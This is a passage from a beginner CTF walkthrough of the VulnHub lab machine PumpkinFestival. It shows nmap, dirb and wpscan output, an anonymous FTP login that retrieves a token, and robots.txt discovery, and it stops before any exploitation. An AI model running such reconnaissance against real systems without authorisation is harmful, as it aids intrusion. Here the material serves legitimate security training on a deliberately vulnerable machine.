

Pumpkin Festival

Mission-Pumpkin v1.0 is a beginner level CTF series, created by keeping beginners in mind. Thanks a lot to the author of this series jayanth. This CTF series is for people who have basic knowledge of hacking tools and techniques but struggling to apply known tools. I believe that machines in this series will encourage beginners to learn the concepts by solving problems.


PumpkinFestival is Level 3 of series of 3 machines under Mission-Pumpkin v1.0. The Level 1 ends by accessing PumpkinGarden_Key file. Level 2 is about identifying pumpkin seeds.

In this level (Level 3) it is time for Pumpkin Festival, the goal is to reach root and access PumpkinFestival_Ticket and collect PumpkinTokens on the way.

Link to download: <https://www.vulnhub.com/entry/mission-pumpkin-v10-pumpkinfestival,329/>

Reconnaissance

The IP of our target is given in the machine when booted.



Target IP - 192.168.56.105

Next we went to find the ports open, services, version, etc using nmap scan

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x  2 0      0      4096 Jul 12  2019 secret
| ftp-syst:
|  STAT:
|  FTP server status:
|    Connected to 192.168.56.1
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    At session startup, client count was 2
|    vsFTPd 3.0.2 - secure, fast, stable
| End of status
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 4 disallowed entries
| /wordpress/ /tokens/ /users/ /store/track.txt
| http-server-header: Apache/2.4.7 (Ubuntu)
| http-title: Mission-Pumpkin
6880/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 e6:cb:da:b3:be:b6:c8:0a:8b:6e:d5:bc:51:f7:9c:11 (DSA)
| 2048 19:6b:6e:d3:8a:fa:a9:73:05:5e:ac:af:28:ff:55:b8 (RSA)
| 256 00:a0:f2:8c:5e:a7:7e:7b:7b:d4:72:c3:ad:41:79:3b (ECDSA)
| 744 aa:64:61:0a:ca:10:0b:c9:55:3e:fe:ce:1a:05:ba:3f (Ed25519)

-- Happy Carnival --
Pumpkins are already at the PumpkinFestival.
The efforts on raising your pumpkins with the help of Harry
PumpkinTokens can help you get to your pumpkins.

Mission-Pumpkin - Moz... pumpkin [PumpkinFestival] [Burn... Parrot Terminal notes [-/comp.ctf.walkt...
```

From the nmap scan we got to know there is three open ports.

21(ftp) - which allowed anonymous login

80(http)- with some useful directories

6880(ssh)

Enumeration

since we found anonymous login allowed from the nmap scan let's explore it more.

ftp 192.168.56.105

user-anonymous

pass-anonymous

cd secret

get token.txt


```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal
[baz@parrot]~/comp.ctf.walkthroughs/pumpkinfestival/pumpkin
$ftp 192.168.56.105
Connected to 192.168.56.105.
220 Welcome to Pumpkin's FTP service.
Name (192.168.56.105:baz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Jul 12  2019 secret
226 Directory send OK.
ftp> get secret
local: secret remote: secret
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> cd secret
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0      4096 Jul 12  2019 token.txt
226 Directory send OK.
ftp> get token.txt
local: token.txt remote: token.txt
200 PORT command successful. Consider using PASV
```


We got our first token

```
Parrot Terminal x Parrot Tern
GNU nano 4.9.2 token.txt
PumpkinToken : 2d6dbbae84d724409606eddd9dd71265
Home
new file
```


Now let's check the port 80
<http://192.168.56.105>




It looks just a simple page which gives some hints that there is two users harry and jack.
And when tried to see the webpage we couldn't use the mouse so we used the ctrl+u to access the source code.
we got our second token



Now we did a directory scan to find if there exist any suspicious or hidden directories
 dirb http://192.168.56.105




From the dirb we got to know robots.txt was enabled let's check that out.



```
User-agent: *  
Disallow: /wordpress/  
Disallow: /tokens/  
Disallow: /users/  
Disallow: /store/track.txt
```

From robots.txt it's clear there is a wordpress site running and also few more directories when checked one by one store/track.txt gave us some more hints.




Hey Jack!

Thanks for choosing our local store. Hope you like the services.
Tracking code : 2542 8231 6783 486

-Regards
admin@pumpkins.local


This page is pointing to local and also the admin user also points to something pumpkins.local. So we added the IP address to our local host to find if it has something to show.
sudo nano /etc/hosts.



And now when refreshed the page we got a proper page. And gave us the third token.



Let's do another directory scan
 dirb http://pumpkins.local




we got many more pages. and got to know the page is running in wordpress and quickly did a wordpress scan using wpscan

wpscan --url http://pumpkins.local/ -eu


```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x Parrot Terminal x
[+] Started: Mon Jul 20 23:24:13 2020
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://pumpkins.local/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] http://pumpkins.local/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Registration is enabled: http://pumpkins.local/wp-login.php?action=register
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://pumpkins.local/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://pumpkins.local/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
```

